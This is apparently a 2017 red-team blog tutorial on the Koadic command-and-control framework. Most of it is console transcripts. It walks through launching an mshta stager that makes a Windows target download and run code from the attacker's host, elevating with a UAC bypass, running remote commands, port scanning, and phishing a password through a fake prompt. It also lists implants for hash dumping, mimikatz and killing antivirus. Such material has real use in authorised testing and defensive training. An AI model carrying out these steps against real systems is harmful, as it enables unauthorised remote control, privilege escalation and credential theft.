

Command and Control – Windows COM


 pentestlab.blog/category/red-team/page/95

September 1, 2017

Red team engagements are becoming more and more popular and system administrators are more aware about tools and techniques so avoiding detection is a much harder task. Red teamers from the other hand are always looking for command and controls tools that are using either legitimate traffic or standard functionality of Windows to hide their activities. The native Windows Script Host engine can be used as another method of command and control as it was presented at Bsides Las Vegas 2017 and a tool was released to assist towards this activity.

Koadic Framework was developed by Sean Dillon and Zach Harding and is based in JavaScript and VBScript since it is using Windows Script Host (WSH). Therefore it can be used in multiple Windows environments from Windows 2000 to Windows 10. Legacy systems they don't have PowerShell or they might be running an old version of ASP.NET so compare to other tools that are based in PowerShell it can be used as a more reliable solution.

Koadic is fast, less noisy and has the ability to deliver payloads in memory as well.



Koadic

Koadic by default is configured to use Microsoft HTML Application as a stager and the only requirement is to set the local IP address. Other stagers involve the usage of rundll32 and regsvr32. Additionally as many other command and control tools it supports encrypted communication for a more stealthy approach.


```
(koadic: stager/js/mshta)# info
```

NAME	VALUE	REQ	DESCRIPTION
LHOST	0.0.0.0	yes	Where the stager should call home
LPORT	9999	yes	The port to listen for stagers on
EXPIRES		no	MM/DD/YYYY to stop calling home
KEYPATH		no	Private key for TLS communications
CERTPATH		no	Certificate for TLS communications

```
(koadic: stager/js/mshta)# set LHOST 192.168.1.169
[+] LHOST => 192.168.1.169
(koadic: stager/js/mshta)# run
[+] Spawned a stager at http://192.168.1.169:9999/JWPws
[>] mshta http://192.168.1.169:9999/JWPws
[+] Zombie 0: Staging new connection (192.168.1.161)
[+] Zombie 0: DESKTOP-4CG7MS1\User @ DESKTOP-4CG7MS1 -- Microsoft Windows 10 Home
```

Koadic – MSHTA Stager

The following command needs to be executed on the target from a command prompt:

 Command Prompt

```
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\User>mshta http://192.168.1.169:9999/JWPws
```

MSHTA – Execution on the target

By specifying the Zombie ID Koadic can interact with the host:

```
(koadic: stager/js/mshta)# zombies 0
```

ID:	0
Status:	Alive
Last Seen:	2017-08-31 21:01:52
IP:	192.168.1.161
User:	DESKTOP-4CG7MS1\User
Hostname:	DESKTOP-4CG7MS1
Primary DC:	Unknown
OS:	Microsoft Windows 10 Home
Elevated:	No
User Agent:	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; Tablet PC 2.0; LCTE)
Session Key:	81b6690e12c9418db4eb363a49aeb683

JOB	NAME	STATUS	ERRNO
----	-----	-----	-----

Koadic – Interaction with Zombies

Koadic is using some of the well-known user account control (UAC) bypasses of [Matt Nelson](#) to perform elevation.

```
(koadic: implant/elevate/bypassuac_eventvwr)# use implant/elevate/bypassuac_sdclt
(koadic: implant/elevate/bypassuac_sdclt)# info

      NAME          VALUE          REQ      DESCRIPTION
      -----          -
PAYLOAD          ALL          yes      run payloads for a list
ZOMBIE            ALL          yes      the zombie to target

(koadic: implant/elevate/bypassuac_sdclt)# set PAYLOAD 0
[+] PAYLOAD => 0
(koadic: implant/elevate/bypassuac_sdclt)# run
[*] Zombie 0: Job 3 (implant/elevate/bypassuac_sdclt) created.
[*] Zombie 1: Job 4 (implant/elevate/bypassuac_sdclt) created.
[+] Zombie 1: Job 4 (implant/elevate/bypassuac_sdclt) completed.
[+] Zombie 2: Staging new connection (192.168.1.161)
[+] Zombie 2: DESKTOP-4CG7MS1\User* @ DESKTOP-4CG7MS1 -- Microsoft Windows 10 Home
```

Koadic – Bypass UAC SDCLT

A new session will be created but this time it will be elevated:

```
(koadic: implant/elevate/bypassuac_sdclt)# zombies 2

      ID:              2
      Status:          Alive
      Last Seen:       2017-08-31 22:13:53

      IP:              192.168.1.161
      User:            DESKTOP-4CG7MS1\User*
      Hostname:        DESKTOP-4CG7MS1
      Primary DC:      Unknown
      OS:              Microsoft Windows 10 Home
      Elevated:        YES!

      User Agent:      Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; Tablet PC 2.0; LCTE)
      Session Key:     2eb68943a625402598ae872f2ef791e0

      JOB  NAME          STATUS  ERRNO
      ---- -
      2     DESKTOP-4CG7MS1\User*  OK      0
```

Koadic – Elevated Session

It is also possible to execute commands on the target by using the cmdshell and the zombie ID.

```
(koadic: implant/elevate/bypassuac_sdclt)# cmdshell 2
[koadic: ZOMBIE 2 (192.168.1.161) - cmd.exe]> whoami
[*] Zombie 2: Job 5 (implant/manage/exec_cmd) created.
[+] Zombie 2: Job 5 (implant/manage/exec_cmd) completed.
Result for 'whoami':
desktop-4cg7ms1\user
```

Koadic – Command Execution

This framework has a number of implants that can be used to execute various activities like:

- Gather password hashes
- Bypass UAC
- Perform a port scan
- Kill antivirus
- File transfer
- Execute shellcode
- Perform Phishing

```
(koadic: implant/gather/enum_printers)# use implant/
implant/elevate/bypassuac_eventvwr    implant/inject/reflectdll_excel
implant/elevate/bypassuac_sdclt       implant/inject/shellcode_dynwrapx
implant/fun/cranberry                 implant/inject/shellcode_excel
implant/fun/voice                     implant/manage/enable_rdesktop
implant/gather/clipboard              implant/manage/exec_cmd
implant/gather/enum_printers          implant/manage/killav
implant/gather/enum_shares            implant/phish/password_box
implant/gather/enum_users             implant/pivot/exec_psexec
implant/gather/hashdump_dc            implant/pivot/exec_wmi
implant/gather/hashdump_sam           implant/pivot/exec_wmic
implant/gather/office_key             implant/pivot/stage_wmi
implant/gather/windows_key            implant/scan/tcp
implant/inject/mimikatz_dotnet2js     implant/util/download_file
implant/inject/mimikatz_dynwrapx      implant/util/upload_file
```

Koadic – Implants

Performing a port scan on a number of targets is easy with the following implant:

```
(koadic: implant/manage/exec_cmd)# use implant/scan/tcp
(koadic: implant/scan/tcp)# info
```

NAME	VALUE	REQ	DESCRIPTION
-----	-----	----	-----
RHOSTS		yes	name/IP of the remotes
RPORTS	22,80,135,13...	yes	ports to scan
TIMEOUT	2	yes	longer is more accurate
ZOMBIE	ALL	yes	the zombie to target

```
(koadic: implant/scan/tcp)# set RHOSTS 192.168.1.161
[+] RHOSTS => 192.168.1.161
(koadic: implant/scan/tcp)# run
[*] Zombie 0: Job 35 (implant/scan/tcp) created.
[*] Zombie 1: Job 36 (implant/scan/tcp) created.
[*] Zombie 2: Job 37 (implant/scan/tcp) created.
```

Koadic – TCP Scanner

Open ports will appear in green:


```

[*] Zombie 2: Job 37 (implant/scan/tcp) 192.168.1.161 80 closed
80072efd
[*] Zombie 1: Job 36 (implant/scan/tcp) 192.168.1.161 80 closed
80072efd
[+] Zombie 2: Job 37 (implant/scan/tcp) 192.168.1.161 135 open
00000000
[+] Zombie 1: Job 36 (implant/scan/tcp) 192.168.1.161 135 open
00000000
[+] Zombie 2: Job 37 (implant/scan/tcp) 192.168.1.161 139 open
80072f78
[+] Zombie 1: Job 36 (implant/scan/tcp) 192.168.1.161 139 open
80072f78
[*] Zombie 2: Job 37 (implant/scan/tcp) 192.168.1.161 443 closed
80072efd
[*] Zombie 1: Job 36 (implant/scan/tcp) 192.168.1.161 443 closed
80072efd
[+] Zombie 2: Job 37 (implant/scan/tcp) 192.168.1.161 445 open
80072efe
[+] Zombie 1: Job 36 (implant/scan/tcp) 192.168.1.161 445 open
80072efe
[*] Zombie 2: Job 37 (implant/scan/tcp) 192.168.1.161 3389 closed
80072efd

```

Koadic – TCP Scanner Results

It is also possible to attempt to steal password from normal users through a password box. However this will defeat the purpose of being stealthy during the red team engagement.


```

[+] Zombie 1: Job 15 (implant/phish/password_box) completed.
Input contents:
pentestlab
(koadic: implant/phish/password_box)#

```

Koadic – Password Box

The script prompt that will appear to the user:



Koadic – Script Prompt

Reference

<https://github.com/zerosum0x0/koadic>

[Click to access DEFCON-25-zerosum0x0-alephnaught-Koadic-C3.pdf](#)